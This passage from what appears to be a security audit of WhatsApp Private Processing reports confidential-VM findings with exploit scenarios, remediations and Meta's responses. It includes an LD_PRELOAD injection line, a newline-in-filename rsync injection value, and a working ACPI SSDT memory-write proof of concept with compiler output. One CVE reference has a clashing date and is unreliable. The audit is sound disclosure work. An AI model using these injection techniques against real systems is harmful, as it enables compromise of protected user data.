


Table 10. Guest Policy Structure

Bit(s)	Name	Description
63:25	-	Reserved. MBZ.
24	CIPHERTEXT_HIDING_DRAM	0: Ciphertext hiding for the DRAM may be enabled or disabled. 1: Ciphertext hiding for the DRAM must be enabled.
23	RAPL_DIS	0: Allow Running Average Power Limit (RAPL). 1: RAPL must be disabled.
22	MEM_AES_256_XTS	0: Allow either AES 128 XEX or AES 256 XTS for memory encryption. 1: Require AES 256 XTS for memory encryption.
21	CXL_ALLOW	0: CXL cannot be populated with devices or memory. 1: CXL can be populated with devices or memory.
20	SINGLE_SOCKET	0: Guest can be activated on multiple sockets. 1: Guest can be activated only on one socket.
19	DEBUG	0: Debugging is disallowed. 1: Debugging is allowed.
18	MIGRATE_MA	0: Association with a migration agent is disallowed. 1: Association with a migration agent is allowed.
17	-	Reserved. Must be one.
16	SMT	0: SMT is disallowed. 1: SMT is allowed.
15:8	ABI_MAJOR	The minimum ABI major version required for this guest to run.
7:0	ABI_MINOR	The minimum ABI minor version required for this guest to run.

Figure 9.1: SEV Secure Nested Paging Firmware ABI Specification, §4.9, Table 10

At the time of review, the WhatsApp client enforces the following guest policy:

- `DEBUG = 0`
- `SMT = 1`
- `MIGRATE_MA = 0`

The client also requires that the TEE be running at Virtual Machine Privilege Level 1 (VMPL1), indicating that the attesting program is running at VM application level and not inside a nested virtualization environment. The client additionally requires that the attestation report satisfies a minimum SPL requirement (cf. TOB-WAPI-8).

Several other security-relevant fields are not checked:

- `CIPHERTEXT_HIDING_DRAM`: This field determines if ciphertext hiding for DRAM can be disabled. Requiring ciphertext hiding ensures that the host OS sees masked data rather than ciphertext when reading from SEV guest memory. This helps mask patterns in ciphertext due to deterministic encryption [1].

- `RAPL_DIS`: This field allows or disables the Running Average Power Limit (RAPL). RAPL can leak power-based side-channel information to the host OS [2].
- `MEM_AES_256_XTS`: This field determines if AES-256 XTS is required or if AES-128 XTS is allowed. AES-256 XTS provides improved security for the final 16-byte block in non-block-aligned ciphertexts [3].
- `CXL_ALLOW`: This field restricts the presence of CXL devices, peripherals that share the PCIe physical and electrical interface but integrate with the CPU memory bus at a lower level than memory-mapped PCI devices. CXL memory may enable active RAM attacks against encrypted guest memory space [4].
- `SINGLE_SOCKET`: This field determines if the guest can be activated on one or multiple sockets. Dual-socket servers implement complex nonuniform memory access hierarchies, which may allow for easier cache timing attacks or other CPU side channels [5].

Additionally, mitigations for memory-aliasing attacks [6] are not verified by the client or guest; this data is included in the `ALIAS_CHECK_COMPLETE` field of the `PLATFORM_INFO` substructure of the attestation report.

Exploit Scenario
Meta engineers want to read user TEE inference requests. The engineers install a CXL memory device in a TEE host and use it to replay the kernel memory page containing the Linux `getrandom` entropy seed. This results in a cryptographic nonce reuse and compromise of the guest OS.

Recommendations
Short term, update client-side checks to enforce strict guest policies for all security-relevant fields where possible. We recommend enforcing these policies:

```
None
CIPHERTEXT_HIDING_DRAM = 1
RAPL_DIS = 1
MEM_AES_256_XTS = 1
CXL_ALLOW = 0
SINGLE_SOCKET = 1
DEBUG = 0
MIGRATE_MA = 0
SMT = 0
```

Additionally, add a check to ensure that `ALIAS_CHECK_COMPLETE` is set in both the guest CVM and in the client.

Long term, subscribe to AMD security updates and re-review the ABI specification for guest policy updates after each firmware patch that Meta applies. Incorporate this step into a written policy for handling AMD security disclosures.

References

1. A Systematic Look at Ciphertext Side Channels on AMD SEV-SNP
2. CVE-2023-20575: AMD SEV VM Power Side Channel Security Bulletin
3. NIST SP 800-38E: Recommendation for Block Cipher Modes of Operation: The XTS-AES Mode for Confidentiality on Storage Devices
4. CXL.mem specification
5. AMD: Myths & Urban Legends About Dual-Socket Servers
6. CVE-2014-21944: Undermining Integrity Features of SEV-SNP with Memory Aliasing

Client Response

We enforce recommended settings for MIGRATE_MA, DEBUG, but remaining guest policies are not supported in our current kernel.

In addition, we enforce the recommended setting for SMT, however we implement this not in the guest policy but via the platform policy.

We are working with vendors to add support for the additional policy protections.

10. SEV-SNP attestation is not bound to Meta-specific machines

Severity: **High**	Difficulty: **Medium**
Fix Status: **Partially Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-10
Target: `MbedTLSBasedRaTlsCertVerifier.cpp`	

Description

The WhatsApp client does not currently verify the hardware-specific chip ID (`hwID`) of the TEE during remote attestation. VCEKs from compromised AMD SEV-SNP processors are freely available online and can be used to sign fraudulent attestation reports [1]. AMD continues to issue VCEK certificates with seven-year validity for these chips. Because the remote attestation process does not specify a valid set of chip IDs, a compromised VCEK from any chip owned by any party may be used to terminate WhatsApp client RA-TLS sessions and exfiltrate private data.

Exploit Scenario

Meta engineers would like to exfiltrate user data from Private Processing requests. They set up a MiTM host inside Meta's infrastructure to perform RA-TLS connections with the WhatsApp clients using a publicly available extracted VCEK. Because the client does not validate the `hwID` extension of the VCEK certificate, the client accepts the malicious connection and the engineers successfully read user data.

Recommendations

Short term, create a Meta-controlled host-provisioning CA as described in appendix C. Alternatively, include `hwID` allowlists in the WhatsApp client. Validate the `hwID` in the VCEK certificate extension (OID 1.3.6.1.4.1.3704.1.4). It is *not* sufficient to validate the `CHIP_ID` field of the attestation report.

Long term, institute physical controls around WhatsApp Private Processing TEE machines. Provide transparency to researchers with respect to which CPU IDs are being used in production servers. Engage with third parties to validate physical controls. See appendix C for details.

Note that we do not recommend the use of a versioned loaded endorsement key (VLEK), as a single compromised SEV-SNP ASP could be used to leak the VLEK private key.

References

1. Supplemental Material for “One Glitch to Rule Them All: Fault Injection Attacks Against AMD’s Secure Encrypted Virtualization”
2. FIPS 140-3

Client Response

Meta now publishes Authorized Host Identities to an external log. We assess that this provides sufficient protection against this issue, while providing external auditability for the use of publicly known compromised VCEKs.

In future architectures, we plan to provide cryptographically verifiable host attestation, which will fully resolve this issue.

11. Use of TLS 1.2 and permissive ciphersuites

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-11
Target: `WATeeTLSSession.cpp`	

Description
WhatsApp Private Processing design documents indicate that TLS connections are performed using TLS version 1.3. However, RA-TLS is currently implemented on both the client and server using Mbed TLS with TLS 1.2 and default ciphersuites. The client and server will, in the current configuration, negotiate a modern, forward-secret, ephemeral ECDH and Chacha20Poly1305 ciphersuite. Future client or server implementations, however, may not support forward-secret ciphersuites but will connect without error. Using TLS 1.2 also adds a full extra round trip to the handshake, needlessly increasing response latency and load on the OHTTP components.

Recommendations
Short term, configure Mbed TLS to use TLS 1.3. All TLS 1.3 ciphersuites provide forward secrecy—as long as PSK and 0-RTT are not used—and sufficient cryptographic strength.

Long term, consider implementing post-quantum key exchange algorithms to prevent "store now, decrypt later" (SNDL) attacks (cf. TOB-WAPI-12).

12. The system is vulnerable to SNDL attacks by quantum computers

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Unresolved**	
Type: Cryptography	Finding ID: TOB-WAPI-12
Target: *	

Description

The WhatsApp Private Processing system does not use post-quantum secure TLS connections to secure communication between the WhatsApp client and the server. Currently, no quantum computer capable of breaking TLS exists. Although WhatsApp could be quickly updated to resist quantum attacks when such a quantum computer exists, current communication would still be vulnerable to SNDL attacks using a quantum computer, as described in the exploit scenario below.

Major end-to-end encrypted communication platforms such as WhatsApp are potential targets of adversaries preparing for an SNDL attack. Both Apple [1] and Signal [2] have transitioned their messaging platforms to be post-quantum secure. If Meta aspires to match the commitments made by companies such as Apple, then documenting a plan for transitioning to post-quantum TLS is an important step. As more large messaging platforms transition to post-quantum secure algorithms, users will expect this feature to be present in all messaging applications.

Meta does not retain user transcripts, even in encrypted form, during regular operation; SNDL attacks would require ongoing malicious network interception in order to accumulate a vulnerable dataset.

Exploit Scenario

A sophisticated external attacker captures and stores the full transcript of all TLS handshakes and subsequent encrypted communications between a targeted WhatsApp client and Meta. Several years from now, a large-scale quantum computer becomes available, and this attacker is able to recover all of the targeted user's TLS session keys and retroactively decrypt all of their WhatsApp messages.

Recommendations

Short term, add a plan for transitioning to post-quantum secure TLS to the WhatsApp product roadmap and publicize this commitment widely.

Long term, consider transitioning the cryptography used elsewhere in the WhatsApp Private Processing system to post-quantum secure algorithms.

References

1. iMessage with PQ3: The new state of the art in quantum-secure messaging at scale
2. Quantum Resistance and the Signal Protocol

Client Response

We're actively working towards implementing WhatsApp's transition to PQ-hardened systems. Further, we assess that the SNDL attacks are unlikely due to non-targetability and anonymity properties of our system.

13. CVMs can be compromised via environment variable injection

Severity: **High**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-13
Target: `cvm_open_telemetry_tunnel.service`, `wdb_vsock_tunnels.service`	

Description

WhatsApp CVMs accept a host-mounted disk image containing runtime configuration files, certificates, and binary transparency proofs. One of these files is used as an environment file for a `systemd` unit, allowing malicious code execution through `LD_PRELOAD`. This vector may be exploited by any actor who can access the CVM host or modify the contents of the `cvm_data.iso` image.

The host process supplies `cvm_data.iso` to the guest CVM as a virtualized block device. Before starting the main server, the CVM mount mounts the `/dev/vdb` block device and copies a predefined set of files to corresponding paths in the VM root filesystem. One of these files, `etc/sysconfig/tw_start_main`, is used to define the environment variables for the `cvm_opentelemetry_tunnel.service systemd` unit.

```
[Unit]
Description=Establish tunnels for OpenTelemetry OTLP export
Before=start_main.service
Wants=configure_cvm.service
After=configure_cvm.service
ConditionPathExists=/etc/sysconfig/tw_start_main

[Service]
Type=simple
EnvironmentFile=/etc/sysconfig/tw_start_main
ExecStart=/usr/local/sbin/opentelemetry_tunnel.sh
Restart=on-failure

[Install]
RequiredBy=start_main.service
WantedBy=multi-user.target
```

Figure 13.1: Use of untrusted environment file (`cvm_opentelemetry_tunnel.service`)

If a malicious actor modifies the `tw_start_main` file to include an `LD_PRELOAD` environment variable pointing to a malicious binary, that binary will execute with root privileges as part of the launch process for the CVM. Because the CVM data ISO image is not validated or included in any measurements, the compromised host will be able to perform attestation with clients successfully, leading to compromise of user data.

This environment configuration dependency is also present in GPU CVMs in the `wdb_vsock_tunnels.service` `systemd` unit.

Exploit Scenario

A Meta engineer with SSH access to the CVM host container wants to exfiltrate user request data. The engineer constructs a malicious `cvm_data.iso` file and replaces the genuine file with it during system setup. The malicious `cvm_data.iso` file includes an `etc/sysconfig/tw_start_main` file with the line `LD_PRELOAD=/meta/transparency_proofs/evil.json`, as well as a malicious binary at the corresponding path.

The `prepare_cvm.sh` script copies the malicious `evil.json` binary to the CVM because it matches the "`/meta/transparency_proofs/*.json`" glob defined in the CVM build files (cf. TOB-WAPI-14). The `evil.json` file is in fact a malicious binary that replaces the main process with a custom process designed to send data to the attacker via logs. When the `cvm_opentelemetry_tunnel` service starts, it loads the `evil.json` file as a shared library; the malicious shared library then replaces the main service with a backdoored copy.

Recommendations

Short term, rather than defining arbitrary environment variables from the `cvm_data` ISO files, use an intermediate script that parses the files to extract the relevant values. Take care to properly quote potentially malicious strings and reject lines that include quotation marks.

Long term, avoid passing any data from external sources in environment variables; instead prefer to pass configuration files to the programs relying on such data.

14. Insecure rsync usage in configure_cvm.sh

Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-14
Target: `configure_cvm.sh`	

Description

Files with maliciously crafted names may be copied from the `cvm_data.iso` image to root locations not corresponding to any location predefined by the `files_to_copy` build definition parameter. If a developer includes any globbed directory pattern in the `files_to_copy` list, maliciously crafted `cvm_data.iso` disks will be able to compromise the CVM guest.

WhatsApp CVMs accept a host-mounted disk image containing runtime configuration files, certificates, and binary transparency proofs. During initialization of the CVM applications, the `configure_cvm.service systemd` unit copies a predefined list of files from the mounted disk image to the CVM root directory. The CVM build definitions specify files to be copied and may use globbing.

```
config.configure_cvm(
    name = name,
    iso_dev = "/dev/vdc",
    files_to_copy = [
        "etc/chrony.conf",
        "etc/fbwhoami",
        "etc/hostip",
        "etc/hosts",
        "etc/pki/amd/ask.pem",
        "etc/pki/amd/vcek.pem",
        "etc/smc.tiers",
        "etc/sysconfig/tw_start_main",
        "meta/cvm_transparency_proof.json",
        "meta/transparency_proofs/*.json",
        "var/facebook/tupperware/tls/x509_identities/client.pem",
        "var/facebook/tupperware/tls/x509_identities/server.pem",
    ] + files_to_copy_from_iso,
),
```

Figure 14.1: Example usage of globbing in CVM build definitions (`//tee/snp/image/bzl/cvm.bzl:40–57`)

The `configure_cvm.sh` script performs the file transfer using `rsync` as excerpted in figure 14.2. The script first constructs a list of files present on the mounted disk, which match the fixed and globbed patterns in `MATCHING_FILES`. The script then constructs a newline-separated list of files to be copied and passes it to `rsync` via the `--files-from` argument.

If a file matching the glob pattern contains a newline character in the filename, this file will be interpreted by `rsync` as two distinct files. For example, `rsync` will interpret the file `$'meta/transparency_proofs/benign.json\nevil.json'` as two files and copy the respective files to the two locations: `/meta/transparency_proofs/benign.json` and `/evil.json`.

```
#!/bin/bash
...
printf "%s\n" "${MATCHING_FILES[@]}" | rsync -avL --ignore-missing-args
--chown=root:root --files-from=- "$DATA_DIR" /
```

Figure 14.2: Vulnerable `rsync` command using newline file separation (`configure_cvm.sh`)

Because the only glob present in the `files_to_copy` variable occurs as a file, not a directory-level glob, the maliciously crafted files currently can be placed only in the root directory, rather than any subdirectory. This prevents an immediate compromise scenario; however, if `rsync` were used with `--recursive` or if a glob were used before a slash, then a malicious file could be copied to `/bin/sh`, for example.

Additionally, the use of the `-L` (`--copy-links`) flag allows the copying of sensitive data from anywhere on the filesystem to locations present in the arguments. For example, an adversary could copy TLS private keys to a location where they might be included in logs.

Recommendations

Short term, use null-separated filenames and the `--files0` `rsync` flag to prevent newline escapes. Remove the `-L` flag and add the `--safe-links` flag.

Long term, consider copying configuration files into a dedicated subdirectory rather than into the filesystem root. Modify programs relying on such files to reference the data directory rather than core filesystem directories like `/etc` and `/var`.

15. Models are stored and loaded as pickle files throughout LLM servers	
Severity: **Informational**	Difficulty: **High**
Fix Status: **Resolved**	
Type: Data Validation	Finding ID: TOB-WAPI-15
Target: LLM Predictor	

Description

When the LLM Predictor and Output Guard CVMs are deployed, model weights are loaded using `torch.load`, which relies on Python pickle files. Pickle files have become prevalent in the machine learning space for serializing models because their flexibility makes it possible to serialize several kinds of models without much effort. However, pickle files are known to allow the execution of arbitrary code. If any of the loaded pickle files contain injected code, this code would execute when the model is loaded. This can be partially mitigated by using the `weights_only` unpickler to load model weights; however, the current production system does not use the `weights_only` unpickler.

Using pickle files throughout the codebase is a risk to the confidentiality of the system. In particular, a custom pickle file could contain malicious code that exfiltrates sensitive data.

Meta plans to make the contents of model weights files available to third-party reviewers—all model weights files are included in a binary transparency log; however, the contents of these files are available only to security partners under NDA. Several recent attacks demonstrate the ability to obfuscate and conditionally execute malicious payloads in model files, making such artifacts more difficult to review than source code and potentially preventing reviewers from detecting exploits.

Exploit Scenario

A Meta engineer creates a malicious pickle file that inserts custom logic in the model that causes it to exfiltrate sensitive data. This malicious code is obfuscated within the pickle file and is not detected by code reviewers.

Recommendations

Short term, for loading of PyTorch models, use the `weights_only` unpickler and `load_state_dict()`. Alternatively, update PyTorch to version 2.6, which uses `weights_only=True` by default.

Long term, use a safer serialization format, such as `safetensors` or ONNX, which allows for the serialization of complex models without allowing for the execution of arbitrary code.

References

- Never a dill moment: Exploiting machine learning pickle files
- Exploiting ML models with pickle file attacks: Part 1
- Exploiting ML models with pickle file attacks: Part 2
- PyTorch version 2.6 release announcement

16. LLM inference output size is not masked	
Severity: **Low**	Difficulty: **High**
Fix Status: **Unresolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-16
Target: *	

Description

LLM responses vary in length under normal operation depending on the prompt the LLM receives. If a custom LLM is trained in a particular manner, the model could respond with a much longer response when prompted with a particular word or set of words in a predefined keyword list.

In the WhatsApp Private Processing system, user data is passed into the LLM Predictor, which processes the user data with an LLM. The response from this LLM is sent back to the user via a series of encrypted TLS connections, so an observer on the network will not be able to see the contents of the LLM response. However, even though these messages are encrypted, the size of the response can be determined by the size of the ciphertext in the TLS response. Therefore, an observer on the network can identify when an LLM response is much longer than other responses.

Exploit Scenario

A group of Meta engineers deploys a custom model that is trained to generate a much longer response containing many zero-width Unicode characters when a request contains a particular set of keywords. The engineers then monitor network traffic coming out of the LLM Predictor and identify all instances where the LLM has a long or unique response length. This allows the engineers to identify a specific set of WhatsApp users. They then target these users with another system flaw known to them.

Recommendations

Short term, consider implementing a protocol like Padmé to pad LLM responses such that encrypted messages will form a larger anonymity set with messages of similar length with minimal overhead.

Long term, consider enforcing a strict maximum response length to minimize information and data leakage. Consider incorporating randomized padding schemes to further mask the underlying response length from observers.

Client Response

Meta agrees that the impact of this finding is low and would require a sophisticated attack to leak minimal information about unidentified users. We will continue to harden this attack surface.

17. Malicious hypervisors can inject ACPI SSDTs into CVMs

Severity: **High**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Data Exposure	Finding ID: TOB-WAPI-17
Target: CVM kernels	

Description

LLM CVMs are vulnerable to ACPI Machine Language (AML) injection attacks. A malicious hypervisor can dynamically inject ACPI data tables that define fake/malicious devices that have the ability to interact with unencrypted system memory during startup.

Secondary System Description Tables (SSDTs) can be programmed in AML to provide extensions for devices during the peripheral discovery and configuration process [1]. QEMU, the hypervisor used host-side for CVM deployment, can load such SSDTs through the firmware configuration (`fw_cfg`) virtual device to allow bytecode definitions to be processed during boot. Injecting ACPI tables would not modify the AMD SEV-SNP launch digest, as the tables are not part of the initial memory configuration of the guest.

The ACPI specification allows access to system memory in the following manner:

```
DefinitionBlock ("", "SSDT", 1, "EVIL ", "PROBE   ", 0x00000001)
{
    // “Signature” that we’ll look for in the guest VM
    Name (SIGN, 0xDEADBEEF)

    // Physical address that we’ll write the signature to safely
    Name (ADDR, 0x00010000)

    // Define SystemMemory region for the physical address for r/w, with a single
    // field
    OperationRegion (MREG, SystemMemory, ADDR, 0x20)
    Field (MREG, DWordAcc, NoLock, WriteAsZeros)
    {
        DATA, 32
    }

    // Define a fake device with an initialization routine during discovery/loading
    Device (HAK1)
    {
        Name (_HID, EisaId ("HAK1337"))
        Name (_CID, EisaId ("HAK1337"))
        Name (_UID, Zero)
        Method (_INI, 0, NotSerialized)
        {
            printf ("HELLO WORLD2")
            // Write our signature to the region
            DATA = SIGN
        }
    }
}
```

Figure 17.1: SSDT specification for a device that writes `0xDEADBEEF` to the physical address `0x00010000` in the virtualized guest OS

The above specification declares a fake `HAK1337` device with an `OperationRegion` over the physical address `0x00010000`. During boot, the ACPI framework of the guest OS will invoke the `_INI` initialization, arbitrarily writing `0xDEADBEEF` to the address. This specification can be compiled into AML bytecode with Intel's `iasl` compiler, which will then be passed to `fw_cfg` using QEMU's `--acpitable` option:

```
[09:09:54 root@tsp_eag/whatsapp/theia_tee_orchestrator_test_tob/0 ~]$ iasl
malicious.asl

Intel ACPI Component Architecture
ASL+ Optimizing Compiler/Disassembler version 20180629
Copyright (c) 2000 - 2018 Intel Corporation

ASL Input:     malicious.asl - 38 lines, 781 bytes, 12 keywords
AML Output:    malicious.aml - 176 bytes, 10 named objects, 2 executable opcodes
```

Figure 17.2: Using the `iasl` toolchain to produce a final AML bytecode format

When the table is loaded with QEMU, one can confirm the write in the guest to the physical address `0x00010000` by the table specification with a utility like devmem:

```
[root@localhost shared]# ./devmem 0x00010000
DEADBEEF
```

Figure 17.3: Confirmation that the table definition performed an arbitrary write

Exploit Scenario

A Meta engineer gains privileged access to a host responsible for provisioning a CVM with QEMU. They define a malicious SSDT "rootkit" in AML that can be used to read and write to physical memory addresses and/or leak the KASLR slide used to fulfill necessary exploit prerequisites. This is injected through QEMU's `--acpitable` option, and after a confidential computing measurement is generated and verified, can execute malicious code in the guest.

Recommendations

Short term, implement solutions that ensure ACPI tables are incorporated into the measured boot process. As recommended by AMD when this issue was made known to the AMD team, incorporate use of a virtual Trusted Platform Module (vTPM) like SEV-SNP-compliant COCONUT-SVSM. COCONUT-SVSM can take advantage of SEV-SNP's Virtual Machine Privilege Level (VMPL) feature to run at a higher privilege level (VMPL0) as a paravisor, facilitating resource management and measured boot (through the IGVM format).

Long term, survey all configured drivers and kernel modules to minimize host-guest shared memory exposure and reduce attack surfaces. See appendix E for more information.

References

1. QEMU Firmware Configuration (fw_cfg) Device
2. Devmem2
3. Implementing and Detecting an ACPI BIOS Rootkit
4. AML Injection Attacks on Confidential VMs

18. Lack of CVM image reproducibility hinders third-party review

Severity: **High**	Difficulty: **Medium**
Fix Status: **Partially Resolved**	
Type: Testing	Finding ID: TOB-WAPI-18
Target: *	

Description

In order for the WhatsApp Private Processing system to be secure against adversarial Meta insiders, independent security researchers must be able to effectively detect malicious behavior in the released CVM artifacts. Meta does not currently have reproducible builds or a verifiable software bill of materials (SBOM); for example, the OVMF bootloader is currently manually compiled and fetched from an internal Manifold bucket during CVM deployment. Lack of source-level transparency makes it infeasible for independent reviewers to detect malicious behavior.

The root filesystem of the CVM contains a custom CentOS Linux distribution, with a combination of public RPM packages and Meta-specific compiled binary packages. A single-instruction change in a single binary executable could be enough to add an intentional backdoor to the CVM.

Beyond lack of public transparency, the use of unverified pre-built artifacts in CVM image construction undermines Meta's internal controls; a single developer may make undetected and unrecorded changes to the incorporated binaries without review by a second developer or a persistent, auditable record. For the purpose of effective auditing by contracted security reviewers, each published CVM image should be strongly tied to a single point-in-time commit that includes all relevant source material.

The mere presence of malicious code in a Meta CVM does not constitute an implementation flaw under the security model of this review, as the security benchmark is one of "eventual transparency"—malicious code may be present so long as it is likely to eventually be discovered. However, we believe that in the initially reviewed configuration, a single Meta engineer could introduce malicious code in such a way that it is highly unlikely to ever be discovered, even by other Meta security engineers. This would limit the value of the binary transparency system.

Exploit Scenario

A Meta developer with access to the OVMF bucket replaces the bootloader with a slightly modified version that validates only a 4-byte prefix of the Linux kernel hashes rather than the full 32 bytes. They incorporate this change during a legitimate change to the CVM image, such that the launch digest modification is approved and published to the binary transparency log.

Because there is no automated internal build process or hash verification, the change to OVMF goes undetected. Because the change does not result in any behavioral difference under normal test conditions, the change is not detected by independent reviewers.

The engineer then launches a CVM on a Meta host but uses a malicious `initrd` that has been brute-forced to produce a 4-byte hash collision with the legitimate version. The malicious `initrd` allows root access to the malicious engineer, who can then impersonate a valid CVM and extract user data.

Recommendations

Short term, source all binary artifacts—including OVMF and Linux kernels—from automatically built, checked-in sources. Ensure that when built artifacts are cached, no engineer can modify the built binary without detection and internal review. Ensure that CVM binary transparency digests are produced automatically by the build workflow and logs containing the digest are permanently retained. Publication of a binary transparency digest should require one engineer each from two independent teams: an engineer responsible for the contents of the diff and a security representative responsible for validating that the requested digest is the result of automated and logged build processes corresponding to the checked-in diff.

Long term, make incremental progress toward full independent reproducibility for CVM images. Provide instructions for reproducing OVMF, `initrd`, and Linux kernel binaries from publicly available sources. Provide an SBOM for open-source packages.

Client Response

We’ve enabled automatic build pipelines with build provenance verification to ensure the integrity of deployed binaries from auditable sources.

In addition, we are working towards greater build reproducibility to ease third-party auditing of binary artifacts.

19. Private artifact digests do not preserve file structure

Severity: **Low**	Difficulty: **Medium**
Fix Status: **Unresolved**	
Type: Cryptography	Finding ID: TOB-WAPI-19
Target: *	

Description

Private artifacts, such as model weights and prompts, are committed to binary transparency logs for examination by contracted security reviewers under NDA. Each artifact corresponds to a Unix directory. The digest of an artifact, which is posted to the transparency log, does not include the directory structure or filenames, potentially allowing a malicious Meta engineer to rearrange the published file contents without detection.

Artifacts are hashed by enumerating the files, then hashing each file's contents individually. The file digests are then hashed in a sequence ordered by filename.

While a maliciously constructed private artifact cannot introduce new file contents, it can contain renamed files such that the original file contents are misinterpreted by the CVM.

For example, the Orchestrator CVM accepts a private artifact containing two files: `summarize_long_conversations.json` and `summarize_short_conversations.json`.

Imagine that the former file had the contents `“LONG PROMPT”` and the latter had the contents `“SHORT PROMPT”`. Then the digest of such a directory would match the digest of a directory with a file `ignored.json` with the contents `“LONG PROMPT”` and a file `summarize_long_conversations.json` with the contents `“SHORT PROMPT”`. Both artifact directories would have a digest equal to the following:

```
SHA256(SHA256(“LONG_PROMPT”)|SHA256(“SHORT PROMPT”))
```

Exploit Scenario

A malicious Meta engineer creates a private artifact containing a spurious file with a malicious payload, alongside genuine LLM checkpoints. Because the file is not apparently consumed by the CVM, security reviewers do not pay close attention to the file. At runtime, the engineer provides a version of the private artifact in which the filenames are rearranged such that the alphabetical order of files is preserved, but the previously uninterpreted file is now interpreted as an LLM checkpoint. The malicious checkpoint exploits a pickle vulnerability (TOB-WAPI-15) to gain control of the CVM.

Recommendations
Short term, package private artifact directories as tarballs or another metadata-preserving package format. Use the packaged artifact digest as the transparency digest.

Long term, additionally enforce package namespacing so that the transparency digest includes a domain separator that the CVM checks before loading the private artifact for a particular purpose. This will ensure that private artifact packages may be used only for the purpose under which they were declared to the transparency log.

Client Response
We designed and built the system in such a way that private artifacts do not contain or allow any unmeasured code to execute on the CVM, and have taken steps, as in TOB-WAPI-15, to harden and validate that they do not.

In addition, our internal policies around code review and access controls further limit the feasibility of this attack while longer-term mitigations are considered.

20. Transparency namespacing not enforced

Severity: **High**	Difficulty: **Medium**
Fix Status: **Resolved**	
Type: Cryptography	Finding ID: TOB-WAPI-20
Target: `//whatsapp/xplat/src/privacy_infra/attestation/TransparencyProofVerifier.cpp`, `//fbcode//tee/snp/image/bt/cli.py`	

Description

WhatsApp clients and CVMs currently do not validate the `namespace` component of transparency proofs. This field distinguishes among the various transparency logs maintained for Meta by Cloudflare. Because the namespace is not validated, clients may be tricked into accepting attestations from CVMs that correspond to unmonitored test logs rather than the primary log.

This issue applies to both TEE measurements validated during RA-TLS and private artifact measurements validated by the CVMs.

In addition, clients or the Orchestrator TEE may be tricked into interacting with a legitimate TEE of a different type than the client or Orchestrator requested. For example, the Orchestrator TEE may send an inference request to the Output Guard instance but be maliciously routed to a Summarization TEE instead.

Exploit Scenario

A Meta engineer uploads the measurements of a malicious CVM image to an unmonitored test log with few access controls. They deploy the malicious CVM and route client requests to it; the CVM logs the user requests, compromising personal information.

Recommendations

Short term, hard code the expected namespace values for binary transparency artifacts into the mobile clients and the Orchestrator TEE.

Long term, additionally use the Subject Alternative Name field of the RA-TLS certificate to distinguish between CVM types.

21. Transparency artifacts do not expire	
Severity: **Informational**	Difficulty: **N/A**
Fix Status: **Resolved**	
Type: Patching	Finding ID: TOB-WAPI-21
Target: *	

Description

Clients currently do not validate the freshness of transparency proofs. Meta or external researchers may discover exploits affecting current or historical CVM image versions; because clients and Orchestrator TEEs do not validate the timestamp of transparency proofs, such compromised versions may be replayed to clients.

